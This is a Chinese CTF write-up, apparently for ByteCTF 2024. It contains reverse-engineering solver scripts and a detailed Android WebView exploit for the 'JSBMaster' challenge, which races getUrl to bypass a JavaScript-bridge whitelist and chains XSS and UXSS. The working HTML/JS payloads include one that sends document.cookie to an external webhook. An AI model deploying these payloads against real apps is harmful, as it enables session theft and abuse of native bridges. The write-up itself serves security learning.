reverse
ByteBuffer
一开始想直接反序列化,感觉有点难。然后放进 010 看。看到有 dot edge,估计是画了个图,开猜
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
|
<em>import</em> struct
<em>from</em> PIL <em>import</em> Image
edge_data = []
<em>with</em> open("edge.bin", "rb") <em>as</em> f:
    <em>while</em> data := f.read(4):
        <em>if</em> struct.unpack("<I", data)[0] > 0xFFFF00:  <em>## begin a block</em>
            f.read(4)  <em>## skip 4 bytes</em>
            edge_data.append(struct.unpack("<II", f.read(8)))
            f.read(8)  <em>## skip 8 bytes</em>
            <em>while</em> struct.unpack("<I", f.read(4))[0] > 0xFFFFFF:
                <em>pass</em>
            f.seek(-4, 1)
edge_data.append((2, 1))
dot_data = []
<em>with</em> open("dot.bin", "rb") <em>as</em> f:
    <em>while</em> data := f.read(4):
        <em>if</em> struct.unpack("<I", data)[0] > 0xFFFF00:  <em>## begin a block</em>
            <em>try</em>:
                dot_data.append(struct.unpack("<II", f.read(8)))
            <em>except</em> struct.error:
                <em>pass</em>
            f.read(8)  <em>## skip 8 bytes</em>
            <em>try</em>:
                <em>while</em> struct.unpack("<I", f.read(4))[0] > 0xFFFFFF:
                    <em>pass</em>
                f.seek(-4, 1)
            <em>except</em> struct.error:
                <em>pass</em>
dot_data.append((25, 75))
dot_data = list(reversed(dot_data))
img = Image.new("RGB", (2000, 300), "white")
pixels = img.load()
<em>for</em> x, y <em>in</em> dot_data:
    pixels[x, y] = (0, 0, 0)
<em>for</em> dot_1, dot_2 <em>in</em> edge_data:
    <em>## draw line</em>
    x1, y1 = dot_data[dot_1 - 1]
    x2, y2 = dot_data[dot_2 - 1]
    dx = abs(x2 - x1)
    dy = abs(y2 - y1)
    sx = 1 <em>if</em> x1 < x2 <em>else</em> -1
    sy = 1 <em>if</em> y1 < y2 <em>else</em> -1
    err = dx - dy
    <em>while</em> True:
        pixels[x1, y1] = (0, 0, 0)
        <em>if</em> x1 == x2 and y1 == y2:
            <em>break</em>
        e2 = 2 * err
        <em>if</em> e2 > -dy:
            err -= dy
            x1 += sx
        <em>if</em> e2 < dx:
            err += dx
            y1 += sy
img.save("image.png")
|
babyAPK
flutter 逆向。
mobile
极限逃脱
看题目要动调感觉很难,其实直接 ida 看就行。
secondButtonClicked
对固定字符串 {a67be199da4b-b092-bd3e-e777-a67be199da4b} 进行 SHA256 加密,然后进行哈希字符串拼接,进行顺序的字符变换,a->b , b->c 这样。这块我以为是按块变换,其实不然,浪费了很多时间。。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
|
sha = "6c9838a3c6810bdb2633ed5910b8547c09a7a4c08bf69ae3a95c5c37f9e8f57e"
length_1 = 8
length_2 = 4
length_3 = 4
length_4 = 4
length_5 = 12
flag = ""
flag += (sha[1 : 1 + length_1] + "-").replace("a", "b")
flag += (sha[length_1 + 1 : length_1 + 1 + length_2] + "-").replace("b", "c")
flag += (sha[length_2 + 1 : length_2 + 1 + length_3] + "-").replace("c", "d")
flag += (sha[length_3 + 1 : length_3 + 1 + length_4] + "-").replace("d", "e")
flag += (sha[length_4 + 1 : length_4 + 1 + length_5]).replace("e", "f")
print("ByteCTF{" + flag + "}")
|
jsbmaster
参考文档:初探 JSB 鉴权条件竞争绕过–以 ByteCTF2024-JSBMaster 为例 - 先知社区 (aliyun.com)
代码流程
先接收一个 Intent 获取 URL,需要满足 uri.getHost() != null && uri.getHost().endsWith("``app.toutiao.com``") 才会 loadUrl,获取不到就打开 example.html

程序自己的流程其实到这里就结束了,剩下的是作者提供了 JSB 的接口,但没有给出调用,所以说咱们的初步目标就是要写一个 html 来调用这个 JSB 的接口,至于具体怎么获取 flag 后文再讲
先看 JSB 的代码:

想要调用 JSB 代码的话,是有白名单的,需要满足 url.startsWith("``https://app.toutiao.com/``") || url.equals("file:///android_asset/example.html")
接下来的目标就是如何绕过这个鉴权

关注到重写的 shouldOverrideUrlLoading 函数,该函数会在页面重新加载时调用,也会获取到一个 url,并且这个 url 只判断了非空,所以可以导致任意页面加载,这也意味着可以加载咱们自己写的 html 页面,格式就是 http://app.toutiao.com/?url=http://xxxxx.com/
可以验证:
1
|
adb shell am start -n com.example.jsbmaster/.MainActivity -W -e url http://app.toutiao.com/?url=http://www.bilibili.com/
|
条件竞争绕过 JSB 鉴权
这里出题人给出了 hint:as-21-Qin-The-Tangled-WebView-JavascriptInterface-Once-More.23 (blackhat.com)
PPT 提到两种鉴权方法
- Tangled getUrl —— Lifecycle-based access control 基于生命周期的访问控制
- Tangled getUrl —— “real-time” access control “实时”访问控制

本题是第二种

可以看到本题的 jsb 方法是跑在 UI 线程上
继续查查这个 [runOnUiThread](https://developer.android.google.cn/reference/android/app/Activity#runOnUiThread(java.lang.Runnable)
如果当前线程是 UI 线程,则立即执行该操作。如果当前线程不是 UI 线程,则该操作将发布到 UI 线程的事件队列中。而我们的 WebView.getUrl 也是在 UI 线程上的。
所以说 geturl 和 jsb 方法是跑在同一个线程上的,那么必然有顺序问题,如果在 jsb 鉴权前,geturl 先一步获取到符合条件的 url,就会导致后一步 jsb 的执行绕过白名单
那么我们就是要先发出大量的 jsb 事件,让他们排队等待执行的过程中,做一些事情,使得 webview 发生改变,进而影响 getUrl 的取值,使得本来通不过白名单的 jsb 事件变得能通过
具体做什么事呢,再了解两个概念:
Render-initiated VS Browser-initiated Navigation 渲染启动的 vs 浏览器启动的

在不同类型的导航过程中,WebView.getUrl 会返回不同的值
当使用浏览器启动的导航时,getUrl 底层返回的是 pendingentry ,而使用渲染启动的导航时返回的是GetLastCommittedEntry() 的值
图中倒数第二个区别:浏览器启动的导航不需要大量的检查,渲染启动的则需要
那么依赖于他的 loadurl 后,geturl 也可以快速执行得到改变后的 url 值,后者很慢,获取 url 时间长
大佬的 js 攻击代码:(浏览器启动 成功)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
|
<html></html>
    <head>
        <script>
            function i(){
                jsb.base64Decode(`');if(location.href.startsWith("https://app.toutiao.com/")){alert(location.href)}//`);   //这里前三个字符是是构建闭合,xss
            }
            // 发起大量的jsb调用
            setInterval(i,0);
            setInterval(i,0);
            setInterval(i,0);
            setInterval(i,0);
            // 使用浏览器启动的导航,调用了 loadUrl
            location.href = "https://a?url=https://app.toutiao.com/";
        </script>
    </head>
<body>
<p>JSBMaster</p>
</body>
</html>
|
渲染启动(失败)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
|
<html></html>
    <head>
        <script>
            function i(){
                jsb.base64Decode(`');if(location.href.startsWith("https://app.toutiao.com/")){alert(location.href)}//`);
            }
            // 发起大量的jsb调用
            setInterval(i,0);
            setInterval(i,0);
            setInterval(i,0);
            setInterval(i,0);
            // 使用渲染启动的导航,未调用 loadUrl
            location.href = "https://app.toutiao.com/";
        </script>
    </head>
<body>
<p>JSBMaster</p>
</body>
</html>
|
那么总结一下,我们现在可以通过浏览器启动的导航来更改 geturl 的值,进一步影响 jsb 消息队列中的白名单检测,又因为有 xss 洞,使得可以在 app.toutiao.com 域上执行任意的 jsb 命令

但是 flag 是需要在 m.toutiao.com 这个域上执行 js 的
UXSS
通用型跨站脚本(UXSS,Universal Cross-Site Scfipting),主要是利用浏览器及插件的漏洞(比如同源策略绕过,导致 A 站的脚本可以访问 B 站的各种私有属性,例如 cookie 等)来构造跨站条件,以执行恶意代码。它与普通的 XSS 的不同点就在于漏洞对象及受害范围的差异上。
调用 evaluateJavascript 方法在当前显示页面的上下文中异步执行 JavaScript 代码,然后这里是直接拼接的外部参数
直接照搬大佬的 js 代码,是用了一个 webhook 截取了 flag
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
|
<html></html>
    <head>
        <script>
            function i(){
                jsb.base64Decode(`');if(location.href.startsWith("https://app.toutiao.com/")){function i1(){jsb.base64Decode("');if(location.href.startsWith('https://m.toutiao.com/')){location.href='https://webhook.site/ed847c82-7110-497e-9182-f61c45602859?'+document.cookie}//");}setInterval(i1,0);setInterval(i1,0);setInterval(i1,0);setInterval(i1,0);location.href='https://m.toutiao.com/';}//`);
            }
            setInterval(i,0);
            setInterval(i,0);
            setInterval(i,0);
            setInterval(i,0);
            location.href = "https://a?url=https://app.toutiao.com/";
        </script>
    </head>
<body>
<p>JSBMaster</p>
</body>
</html>
|

攻击链

红色路径就是攻击链
https://conference.hitb.org/hitbsecconf2021ams/materials/D2T1%20-%20A%20New%20Attack%20Model%20for%20Hybrid%20Mobile%20Applications%20-%20Ce%20Qin.pdf
Web
OnlyBypassMe
目录扫描到/swagger-ui.html 接⼝
